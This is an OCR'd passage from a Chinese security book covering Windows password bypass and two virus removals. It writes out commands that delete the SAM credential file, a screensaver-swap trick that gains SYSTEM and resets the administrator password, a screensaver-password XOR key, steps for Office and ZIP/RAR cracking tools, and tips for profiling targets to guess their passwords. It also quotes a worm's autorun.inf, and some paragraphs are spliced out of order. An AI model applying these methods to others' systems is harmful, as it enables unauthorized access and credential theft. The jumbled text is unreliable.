cd Windows\System 32\Config         注释：进入到 Config 文件夹下
del SAM                             注释：删除 SAM 文件
```

Notice

Windows 2000 的密码存放在系统所在的 WinNT\System 32\CONFIG（如果是 Windows XP，则目录为 WINDOWS\System 32\Config）下的 SAM 文件中。

通过上面的操作方法之后，重新启动系统，此时管理员administrator账号已经没有密码了，这时用户可以用administrator账号登录系统，进入系统后再重新设置你的管理员账号密码即可。



如果是NTFS格式，那么稍麻烦些。如果有两个操作系统的话，可以使用另外一个访问NTFS的操作系统启动电脑，或者将这块硬盘以从盘模式挂接到其它能识别NTFS文件系统（如Windows 2000或Windows XP）的计算机上，删除SAM文件，重新启动即可。

Notice

要查看磁盘分区格式，可以在Windows界面中右击该分区，单击“属性”选项即可查看。

Notice

让DOS支持NTFS：

①光盘启动法：作个光盘版的DOS启动盘，选择启动时出现的DOS+NTFS；

②U盘启动法：作个U盘版的DOS启动盘，选择启动时出现的DOS+NTFS。

10.2.2利用LC4从SAM文件中找密码

LC4是一款超级密码破解利器，可以实现从SAM文件中进行密码刺探破解，对于可以取得SAM文件的情况来说，选用它能帮我们恢复管理员密码。

运行LC4打开并新建一个任务，然后依次单击“Import”→“Import from SAM file”，打开待破解的SAM文件，此时LC4会自动分析此文件，并显示出文件中的用户名；之后单击“Session”→“Begin Audit”，即可开始破解密码。如果密码不是很复杂的话，很短的时间内就会得到结果。

然后在系统登录处等待，过一会，系统就会去运行“logon.scr”

新手点拨

LC4是个功能强大的软件，它的一些高级功能允许用户自定破解策略以及断点等，但已不在本文讨论范围之内，具体使用方法不多讲述。然而，这种方法也有它的不足之处，如果密码比较复杂的话，可能会需要相当长的时间，在此时这种方式就不再那么有效了。

新手点拨

WindowsNT/2000/XP 中对用户账户的安全管理使用了安全账号管理器（Security AccountManager,SAM）的机制，安全账号管理器对账号的管理是通过安全标识进行的，安全标识在账号创建时就同时创建，一旦账号被删除，安全标识也同时被删除。安全标识是惟一的，即使是相同的用户名，在每次创建时获得的安全标识都是完全不同的。因此，一旦某个账号被删除，它的安全标识就不再存在了，即使用相同的用户名重建账号，也会被赋予不同的安全标识，不会保留原来的权限。

安全账号管理器的具体表现就是 % SystemRoot % \system32\config\sam 文件。SAM 文件是 WindowsNT/2000/XP 的用户账户数据库，所有用户的登录名及口令等相关信息都会保存在这个文件中。

这个屏保，因为替换了这个屏保文件，所以实际上运行的是“cmd.exe”或者“explorer.exe”，并且是“localsystem”权限，现在我们就可以破解密码了。最简单的就是在“cmd.exe”里运行“net user administrator”，成功后管理员密码也被清空，关闭“cmd”或者“explorer”就可以用空口令登录了。


10.2.3 “系统拯救工具ERD”

ERD Commander 2005 就是一款可以轻松修改系统管理员密码的傻瓜化软件，而且这款软件对 Windows 2000/XP/2003 各种版本的系统均有效。下面就具体介绍一下这款软件的用法。

No.01 运行ERD Commander 2005

下载 ERD Commander 2005（www.verycd.com 中有下载），然后用刻录机将此 ISO 镜像刻录成 CD。用此 CD 启动电脑，进入 ERD Commander 2005 启动界面。

No.02 选择已有的系统



接下来，ERD 2005 会在硬盘里搜索所有已安装的系统，搜索完毕后让用户选择要修改登录密码的系统所在目录，选择好后按“确定”便可进入 ERD 2005 桌面。

Notice

在启动过程中，ERD 2005 可能会让用户针对系统硬件配置进行一些选择。由于我们的目的只是借它来修改密码，所以一路选“是”即可。

No.03 菜单选项

ERD 2005 的界面与 Windows XP 类似。单击任务栏上的“开始（Start）”按钮，选择“解决向导（Solution Wizard）”。


Notice

在 ERD 2005 中可以进入“run”中进行命令控制。

No.04 选择用户所遇到的问题

在向导窗口中列出了问题最多的选项：

这里我们选择第三项：“Can’t log in because of a lost password（丢失密码不能登录系统）”。




Notice

该向导中各项功能说明：

- 系统不能正确引导
- 系统中的数据需要抢救
- 丢失密码不能登录系统
- 其他问题

No.05 更改密码



一路单击“Next”按钮进入新密码设置界面，这里不需要填写当前密码，只需输入新密码即可。


Notice

ERD Commander 给出提示，该程序可以改变 Windows NT，Windows 2000，Windows XP 或者 Windows Server 2003 系统中的管理员或其他账户的密码。

No.06 提示系统账户密码修改成功

密码输入结束之后，单击“Next”就进入结束界面，在结束界面中，ERD

Commander 会提示密码被正确修改，再单击“Finish”结束会话。这时用户就可以使用新修改的密码登录对应的账号了。



Notice

用这种方法修改忘记了的系统登录密码，是不是太简单了？有了 ERD Commander 2005 就有了一把登录 Windows 系统的万能钥匙。

10.3 解除屏幕保护密码

如果已经设定了屏幕保护密码，那么当屏幕保护程序运行时，就必须输入密码才能进入刚才的编辑状态，如何破解屏幕保护密码呢？方法有以下 4 种。

No.01 重启法

这是最简单的破解之法了，只要重新启动一下计算机，就可以摆脱屏保密码之难了，但重新启动以后就不能处于刚才编辑的状态。


Notice

如果没有保存重要的资料时，就不能采用这种方法。因为这样未保存的资料将会丢失。

No.02 硬件冲突法

这种方法要借助一台计算机进行，一般情况下局域网这样的环境是最好的。首先要在用户机器所在的局域网内利用另外一台机器作为解码机，将解码机的 IP 地址改为用户原来机器的 IP 地址，利用硬件冲突的优先级较高的原理就可以使操作系统跳过屏幕保护程序了。具体操作方法如下。

打开解码机 IP 地址设置，然后将 IP 地址改为要设置屏幕保护程序密码的那台计算机的 IP 地址，完成后单击“确定”按钮。系统会提示：新的设置要重新启动计算机才能生效，确认并重新启动计算机。这样，在局域网内就有两台机器的 IP 地址是相同的。当解码机的启动完成后，在用户的机器上会同时弹出对话框，提示“刚配置的 IP 地址已在网络上使用。请重新配置一个不同的 IP 地址”。此时，只要在用户的计算机上单击 按钮，就会发现，系统不需要输入屏幕保护密码，即可进入系统桌面了。



Notice

这种方法需要在要求输入屏保密码的对话框出现前使用，否则确定硬件冲突后，系统还是会继续要求用户输入屏幕保护程序的密码，此方法也就无效了。

No.03 查看数据法

大家应该知道屏幕保护程序设置的密码最多为 16 个字符吧。微软内置了 16 字节的密钥：48 EE 76 1D 67 69 A1 1B 7A 8C 47 F8 54 95 97 5F。Windows 便用上述密钥加密用户输入的密码。其加密的过程为：首先将用户输入的密码字符诸位转换为其十六进制的 ASC Ⅱ码值（小写字母先转换为大写字母），再依次与对应密钥诸位进行“异或”运算，把所得十六进制的每一位当作字符，转换为十六进制 ASC Ⅱ码，并在其尾加上 00 作为结束标志，存入注册表 HKEY-CURRENT-USER\Control Panel\desktop 下的二进制 ScreenSave-Data 键中。这样只要找到具体的数据就可以了。假设该键值为 37 31 44 37 32 41 00(这里最好将两个“00”去掉，因为它是结束标志)，然后将余下字节转换为对应的 ASC Ⅱ字符，并把每两个字符组成一十六进制数：71 d7 47 2b，显然，密码为 4 位，将它与前 4 字节密钥（48 EE 76 1D）逐一进行“异或”运算后便得出密码的 ASC Ⅱ码（十六进制）：39 39 31 37，对应的密码明文为 9917，破解成功。

Notice

这里的数据是指注册表里的数据，也就是要求用户对注册表有所了解。

10.4 巧除Word与Excel文档密码

为 Word 文档加密本来无可厚非，但如果过段时间忘记了密码怎么办？虽然已经有各种破解软件，但它们无一例外的采用暴力破解方式，耗费时间长并且成功率低。本节将采用一种特殊的方法，在几秒内解除 Word 中的密码，让你的宝贵资料“失而复得”。

10.4.1清除Word密码

在这里我们将利用一款软件——Word Password Recovery Master。

No.01 载入要破解的Word文件

软件的使用方法更是简单，通过浏览按钮指定已经加密的 Word 文档，然后软件会自动识别该文档具备何种密码，此时相应的“Remove”按钮即可解除对应的密码。完成后会弹出成功信息，整个过程非常快，但在破解中必须保证电脑已经连接到网络。

Notice

Word Password Recovery Master 是一款很好的 Word 密码破解软件。它的原理是采用网络集合运算，破解速度极快。使用 Word Password Recovery Master 时会有联网的提示，如果装了防火墙，这里要允许访问网络，一般的密码，立刻去除，生成一个同名文件（demo）.doc，这个文件就是破解后的 Word 文件了。

新手点拨


容易破解的英文数字密码：

对中国人来说，一般都没有英文名的习惯，所以中文拼音很多人用来做密码，一般人去论坛什么对方注册一个用户名，由于一般简称很容易给人家抢了，所以一般也就是用全称。例如黑客的简称 hk 一般给人家注册了，而 hack 就很少人用。这里说的是名，如果是密码，一般要倒过来考虑，一般是先从简称再全称，理由很简单：短，输入时间快。


数字也是用得很多的，出现频率最多的密码是：123，123456（因为一般我们的习惯是六位数字，包括银行的存折都是六位，论坛一般最低要求六位，注意这点），试一下 QQ 的密码，其实不少人是这样的。特别是新手。一般人密码是三位或者是六位。下面一些也是常用的：1，11，111，123，168，1314，520（特殊意义的数字）……

新手点拨

一个做暴力破解机软件的人，只要他思考过，而且技术上能达到的话，一般破解应该按照这个顺序来：字母→数字→特殊符号。对方用户名一般不用大写字，都是小写的多。密码就要考虑大小写。理论上也应该按照先小写再大写来。因为用户输入大写字一般人不是按【Shift】键而是按【Caps lock】键，所以理论上来说一般是要大写所有字母几个都大写。



No.02 破解Word密码



最后会在加密文档的同级目录下生成一个新文件，以“demo”标注，再次打开这个文件，或者单击软件界面的“Open document in Microsoft Word”直接打开破解后的文档。在破解使用了 10 位密码加密并且文档容量在 250KB 的过程中只耗费了不到 5 秒种。

在破解过程中必须连接到网络，如果出现错误对话框可能是由于网络不稳定造成的，最好尝试重新破解。

10.4.2 清除Excel密码

Office Password Remover 也是一款破解软件，它不但能解除 Word 密码，还可以清除 Excel 密码。首先保证要破解的文件没被占用，然后指定加密文件进行破解，速度同样很快，但必须连接到网络。虽然这款软件也可以清除 Word 密码，但这里还是推荐使用 Word Password Recovery Master，因为经过测试它连接服务器相对更稳定。

用了这两款软件，再保密的 Word（Excel）文件也能恢复回来，对付应急情况很管用。

如今针对各种密码的破解工具泛滥成灾，而压缩文件包是大家最经常使用的一种文件，因此更是引起了很多“黑客”的关注，下面看看他们到底有哪些伎俩！

10.5 清除压缩文件密码


10.5.1压缩文件是如何被破解的

其实很多软件最初开发的初衷是好的，比如各种远程控制软件，而到了黑客手里就成了远程盗取的工具，这里要介绍的黑客常用的两款压缩文件密码恢复工具也是如此！

1.WinZIP压缩文件的破解

针对 WinZIP 压缩文件，黑客最常使用的工具就是 Elcomsoft 公司的“Advanced ZIP Password Recovery”（简称 AZPR），AZPR 提供了一个图形化的用户界面，黑客只需经过几个简单的步骤就可以破解 ZIP 压缩文件包的密码。

No.01 配置破解工具



首先在“Encrypted ZIP file”打开被加密的 ZIP 压缩文件包，可以利用浏览按钮或者功能键【F3】来选择将要解密的压缩文件包。

No.02 选择密码攻击方式

在“Type of attack”中选择攻击方式：包括“Brute-force”（强力攻击）、“mask”（掩码搜索）、“Dictionary”（字典攻击）等。

Notice

没有注册的版本只能破解五位数之内的密码，不过在网络上也可以找到破解后的版本。


Notice

破解 WInZIP 密码的工具除了 Advanced ZIP Password Recovery 外，还有别的工具，例如 Ultra Zip Password Cracker 等。


新手点拨

容易破解的生日密码：

生日密码用得特别多，有人把存折和身份证放一起丢了，给盗贼用他的生日拿到了钱。这个是由于人们怕忘记，而自己的生日是不会忘记的，所以就用了的原因。由于上面说到的六位，所以刚刚好可以这样 790102，在用户看来刚好省事，不知道：最方便就是最危险。一般人用是这样的习惯：六位就是 790102，四位是 7912。如果那个月和日是只有一位的，也就是 1 ～ 9，一般人就是用四位的，如：7632，而不是 760302，如果日期是双位的，10 ～ 31，一般人也就是用到六位而不会是五位，如：760321 而不是 76321。如果月是双位，一般日就是双位的，如 761203，而一般不是 76123。总体来说也就是月和日都是同样位数的。因为这样比较美观。也有人不用日，只用到月，如：763，而对中国人来说 7603 用得少，因为看起来 0 是多余的。




No.03 设置密码的范围



在下面“range”标签中设定强力攻击法的搜索范围，如果用户了解口令的组合特点，通过设定以下选择可以大大缩短搜索时间。

在“Start from”中，当用户知道口令的起始字符序列时，可以设定该选项。例如，当用户知道口令全部使用小写字母，长度是 5，并且以字母“k”开头，那么可以在该项填写“kaaaa”，AZPR 将从这个口令开始依次向后搜索所有的可能密码。


No.04 设置密码长度选项



在“length”标签中可以设定口令长度，这也是一个决定搜索时间的重要选项；“Auto-save”：自动存储选项的功能是定期自动保存软件当前设置与当前工作状态，这些关键参数将会定期自动保存在一个名为 “~azpr.ini”，用户可以自行指定保存参数的文件名、自动保存的时间间隔等等，该选项使得用户能够继续上次中断的解密进程。

No.05 开始破解

经过以上几个关键的选项的设置，黑客就可以开始破解你的 ZIP 文件了，单击“Start”按钮即可进行解密运算，由于 AZPR 有以上保存参数和状态的功能，用户随时可以中断或者继续运算过程。当密码找到后，用户会在结果窗口中看到密码内容、试探密码总数、破解消耗时间、平均运算速度等信息。如果没有找到密码，也会有相应的提示信息。



2.WinRAR压缩文件的破解


针对WinRAR压缩文件，Elcomsoft公司也推出了“Advanced RAR Password Recovery”，该软件解密速度很快，可以帮你找回RAR文件的密码，注册后可以解开多达128位密码。它提供有预估算出密码所需要的时间；可中断计算与恢复继续前次的计算。然而到黑客手里也就变成了一个破解的工具，其具体使用方法与“Advanced ZIP Password Recovery”大致相同，这里不多介绍了。

3.多功能密码破解软件

目前还有一款名为“多功能密码破解软件”的工具值得大家注意，该工具也是黑客经常使用的。它功能强大，能破解Access/Word/Excel、QQ（本地和在线）、SQLSERVER（本地和远程）、Windows、ZIP/RAR等文件密码，并能查看任何显示为“*”的密码内容（网页除外）。下面看看黑客到底是如何利用这个工具兴风作浪的。

No.01 载入要破解的文件

首先安装并运行该软件，切换到“ZIP/RAR”选项。



新手点拨

实现WinRAR解密“自动化”

为了保护重要的文件，我们常常使用Winrar对文件进行加密压缩，当解压多个带有密码的压缩包时，还得一次次输入密码，实在让人不胜其烦。而且现在许多网站处于保护权益等目的，在提供的下载资源中普遍采用了rar格式的加密压缩包，并且密码通常都是相同的。我们可以将这些压缩包存放到同一个文件夹中（例如c:\tmp），在Winrar主窗口打开该文件夹，然后单击菜单“文件”→“密码”，输入网站提供的加密密码，然后选中这些压缩包，单击工具栏上的“解压到”按钮，选定路径，然后单击确定按钮，Winrar会自动完成批量解压操作。


新手点拨

通用密码：一般人的密码不会超过3个的，即使他有过很多个，最后也会缩小到2、3个的。而且一般人的所有邮箱密码都基本一样的，论坛注册的密码也都一样的，所以破解了一个也就可以得到很多个地方的密码了。

单击“浏览”按钮找到本地硬盘上要破解的ZIP/RAR文件，然后需要进行以下的设置：

- “破解位数设置”：你可以设置好密码最小长度和密码最大长度。
- “破解字符设置”：你可以选择是用数字、小写字母、大写字母中一个或者多个，这需要根据设置的压缩包的密码来进行选择，当然，如果都选的话，那么破解的速度肯定更慢，花费的时间也更长。

No.02 成功破解



设置完毕后，单击“开始”按钮即可进行破解，经过一段时间的破解后，最后在“进度”框中显示破解的密码。

10.5.2防范压缩文件被破解

WinRAR、WinZIP通常是作为压缩软件来使用的，不过他们也常被人们当作一个加密软件来使用，在压缩文件的时候设置一个密码就可以达到保护数据的目的了。正因为如此，专门针对压缩文件密码的破解软件也是遍地开花。密码的长短对于现在的破解软件来说，已经不是最大的障碍了。那么，怎样才可以让压缩加密的文件牢不可破呢？除了做好日常的安全防范工作外，我们还要巧妙进行以下设置。

现在的破解软件在破解加密文件密码的时候总要指定一个Encrypted File（加密文件），然后根据字典使用穷举法来破解密码。但是如果我们将多个需要加密的文件压缩在一起，然后为每一个文件设置不同的密码，那破解软件就无可奈何了。

No.01 压缩文件

首先按照常规的方法把它压缩并且设置一个密码，然后准备一个其他文件，当然这个文件小一点最好了，因为我们只是利用它来迷惑破解软件而已，在WinRAR的工作窗口中打开我们这个压缩好的加密文件，在“命令”菜单中选择“添加文件到压缩文件中”菜单选项。

新手点拨


黑客的细微分析：

一个入侵者总是从细微入手分析用户的信息。电子邮箱入手的话可以知道一些什么呢？例如：cainiao@163.com可以知道一些什么呢？可以看出来是对方是用拼音的用户名，所以对方应该姓“莱”。

cn790101@163.com还可以知道一些什么呢？对方生日：790101。当然也可以从主页看出来，例如：www.cainiao.com，很明显的。获得信息还有很多途径的，用得多是搜索引擎，建议最少用两个，搜可以用他的名搜，也可以用他的邮箱搜，也可以用他的文章来搜索等等。平时应该多一些常识，例如对方QQ上写了“广东dg”，结合地理就应该知道是“广东东莞”。至于由对方聊天内容看出对方男女性别、大概多大、是否还读书、是否独生子女、在家里兄弟姐妹中排老大还是最小，这些就不是本文所要涉及的。

总之：细心观察，设身处地，从对方入手；动脑筋，“书是死的，人是活的”。用方法，可以不用工具就可以破解掉一些密码了。无心思细想，所以才只想到这么几点。

No.02 设置高级选项



在弹出的“请选择要添加的文件”对话框中选择我们准备的“其他文件”，单击“确定”按钮后回到“压缩文件名字和参数”对话框，在“高级”选项卡标签中单击“设置密码”按钮设置一个不同的密码，然后开始压缩即可。

No.03 加密压缩

现在两个密码已经设置完成了（如果添加了多个文件，也可以给每个文件设置不同的密码，如果你担心自己会忘记，只设两个密码也可以达到目的）。打开压缩文件可以看到每一个文件名的右上角都有一个表示加密的星号，但是打开其中不同的文件都需要相对应的密码，使用破解软件是得不到正确密码的。这种方法对用 WinZip 加密的文件同样适用。

Notice

注意危险自解压程序

前面我们已经介绍了使用 WinRAR 来捆绑木马。在此建议大家，在收到可执行的附件文件时，先把它们保存起来。然后试着右击它，选择 WinRAR 菜单，如果其下“用 WinRAR 打开”命令可用，则表明此程序是一个自解压程序。此时可以把该文件的扩展名由 EXE 改为 RAR，双击后即可用 WinRAR 打开它，这样会安全许多。

新手点拨

在 RAR 压缩包中删除文件后，WinRAR 会自动更新它，其中被删除的文件无法再找到（回收站中也没有）。因此，如果压缩包确实不再修改或比较重要，则请选中此压缩包（不要双击打开它），然后按【Alt】+【L】组合键，在打开的窗口中确认“禁止修改压缩文件”复选框被选中，单击“确定”按钮即可把此压缩包锁住，其中的文件便无法被修改或删除。


此命令只支持 RAR 压缩文件，同时，在压缩文件时，设置窗口中也有一个“锁定压缩文件”复选框，一旦选中，生成后的压缩包将无法再修改，它对于备份重要数据很有用。

Chapter 11

网络安全与黑客防范

光盘教学

随着 Internet 的普及，伴随而来的威胁也日益增加：除了隐藏在暗处的黑客外，上网用户还饱受着各类病毒木马的威胁，本章以专题的形式为读者介绍如何构筑网络安全的铜墙铁壁。



11.1.1警惕，时间病毒1980

最近网上出现了一种病毒，电脑在感染这种病毒之后，系统时间会锁定在1980年。同时，1980病毒还下载灰鸽子木马来远程控制电脑。由于1980病毒集成了很多恶性病毒的特征，用户纷纷中招，而且要想完全清除非常困难。

No.01 遭遇怀旧型病毒

最近，很多电脑用户都遇到这样的问题：一开机，系统日期就被修改成了1980年，可是重新设置到当前时间后，再重启后系统时间还是被还原到1980年。这时我们本能地怀疑主板的电池用光了，可更换了主板的电池也无济于事。

此外，电脑系统被强行安装了悠视网络电视和“手机铃声下载”的网页快捷方式，系统不停地弹出广告网页，IE主页被修改成了www.7255.com。

No.02 掀起病毒的盖头

根据以上症状，我们可以认定，这台电脑感染了1980病毒。病毒会修改隐藏文件的注册表设置。导致用户无法查看隐藏文件。所以，我们要先修复注册表。打开注册表编辑器，进入HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL子项，将右侧的ChekedValue键值改为0，并刷新注册表。可以显示隐藏文件后，进入系统盘和其他盘，把隐藏的bMkzU.exe和Autorun.inf文件全部删除。

No.03 痛击病毒主力

接着，运行进程分析软件Process Explorer，我们发现“C:\windows\system32\7083854C.exe”进程和5个iexplore.exe进程，全部运行“kill process”命令予以终止。发现关闭了IE进程后，仍然有IE窗口弹出。因此，还需要进一步清理更深层次的病毒。

No.04 力斩病毒余孽

为了剿灭隐藏在系统暗处的病毒，我们打开超级巡警。进入到“进程管理”项目，在“iexplore”进程发现4fb0ntos.dll和40a6cfsb.dll应该是病毒下载木马

Notice

1980病毒可以篡改系统时间，每次都修改到1980年，因此得名1980病毒。它不但破坏系统，而且还具有盗窃机密信息的能力。同时，它还具有通过移动存储设备传播的能力，可以在每个盘上生成autorun.inf文件。只要双击盘符，就将激活病毒。

Notice

中了该病毒的用户，很可能在Windows的“文件夹选项”中无法打开隐藏的系统文件，这是因为显示隐藏文件的功能被病毒禁止了，所以只能通过修改注册表的方法来破除病毒限制。

新手点拨

Process Explorer 是一款强大的系统进程查看器，特色之处就是可以显示一个程序调用了哪些动态链接库(DLL)，这样可以发现一些十分隐蔽的木马。还可以查看这个进程的路径，以及公司、版本等详细信息。此外还能以多色彩表示服务进程、系统进程；目录树方式查看进程之间的归属关系；还可以替换系统自带的任务管理器。

病毒的文件，因此选中这两个文件，然后选择“删除标记模块文件”予以清除。

这样该进程就无法下载病毒了，接着标记“iexplore”进程为“禁止进程创建”。不过，自行弹出窗口的元凶还是有待追查。我们继续切换到“服务管理”选项，在“服务管理”中要注意 C:\Windows\system32\1882DE 9E.EXE 和 C:\Windows\system32 \24E38E8D.EXE 两个服务。虽然服务处于停止状态，但是它们的启动方式还是出卖了它们。这就是病毒启动“iexplore”进程的病毒文件，于是便删除服务和映像文件。最后到“IE 设置”选项清空了主页。

1980 病毒不是等闲之辈，除了以上的隐匿启动方式，它还加载了自启动项。启动 HiJackFree 查看系统启动项目，进入“自动运行”项目，将发现名为“sdafdsafds”的 C:\windows\temp\162.exe 注册表启动项目，马上予以删除。

再检查 HKEY_LOCAL_Machine\software\microsoft\windowsnt\currentversion\winlogon 子项的 userinit 键值。我们发现该键值被修改成了 C:\WINDOWS\system32\userinit.exe,c:\WINDOWS\1015.exe,rundll32.exeC:\windows\system32\winsys16_070212.dll start，很明显病毒希望通过该键值实现更加难以被察觉的启动方式。

新手点拨

超级巡警是一款用来自动解决如今泛滥的利用 ROOTKIT 的隐藏进程，隐藏文件，隐藏端口的各种 HACKDEF、NTRootKit、灰鸽子、PCSHARE、FU RootKit、AFX RootKit 之类的木马，解决基于各种启动方式：SVCHOST 宿主加载，进程感染，SPI 链挂接的各种后门，对抗各种加壳变形以及版权伪装的后门，对抗越来越猖獗的流氓软件。它可以弥补传统杀毒软件的不足，提供有效的文件监控和注册表监控，让用户对系统的变化了如指掌。


修改为默认的 C:\WINDOWS\system32\userinit.exe，然后删除后面的病毒文件，重新启动电脑，这时不再有 IE 窗口弹出了。可是还是无法使用

任务管理器，进入HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System子项，修改DisableTaskmgr键值为0，刷新后就可以使用任务管理器了。这时，系统时间没有被改回1980年。因此，这次1980病毒的诊治宣告成功。

11.1.2让熊猫烧香不再肆虐

相信大家都久闻熊猫烧香病毒的厉害了吧，中毒的电脑通过双击鼠标左键不能打开盘符，还发现很多文件的图标也被替换成熊猫烧香模样的图标。进入系统不久还出现了打开IE的提示，却并未打开IE窗口。

No.01 熊猫症状分析



熊猫烧香病毒运行不但占用了大量系统资源，而且打开程序后还经常无故地被关闭。病毒发作时调用IE进程，自动关闭常用程序，关闭杀毒软件和防火墙，还自动打开网页。

首先，由于病毒在感染的盘符生成具有熊猫烧香图标的setup.exe文件和autorun.inf文件，同时右键单击盘符会出现“auto”命令。

打开autorun.inf文件，发现其命令行为：

```
[AutoRun]
OPEN=setup.exe
shellexecute=setup.exe
shell\Auto\command=setup.exe
```

双击盘符时就等于运行了setup.exe病毒程序，熊猫烧香病毒在网络和电脑中的传播速度很快。感染病毒后，大多数的.exe文件的图标被替换成熊猫烧香图标。

No.02 狡猾的病毒

打开进程管理器会发现很多名为iexplore.exe的可疑进程和iexp10re.exe进程（这个进程是迷惑性的）。

新手点拨

防患于未然：1980病毒可以通过移动存储设备传播，因此需要右键单击电脑的盘符来判断是否有病毒（有auto命令则说明有病毒）。使用移动存储设备时，不要直接插入使用，可以先按住Shift键来阻止自动启动以防感染病毒。最后，我们提醒大家，及时更新杀毒软件，并开启实时防护功能，可以在很大程度上防范病毒。

Notice

熊猫烧香病毒最近在网络中非常流行。尽管熊猫烧香病毒被全民扑灭，但是类似的许多熊猫变种接踵而至，其余孽更加嚣张，本节将告诉读者如何清除并防范该类变种病毒。

Notice

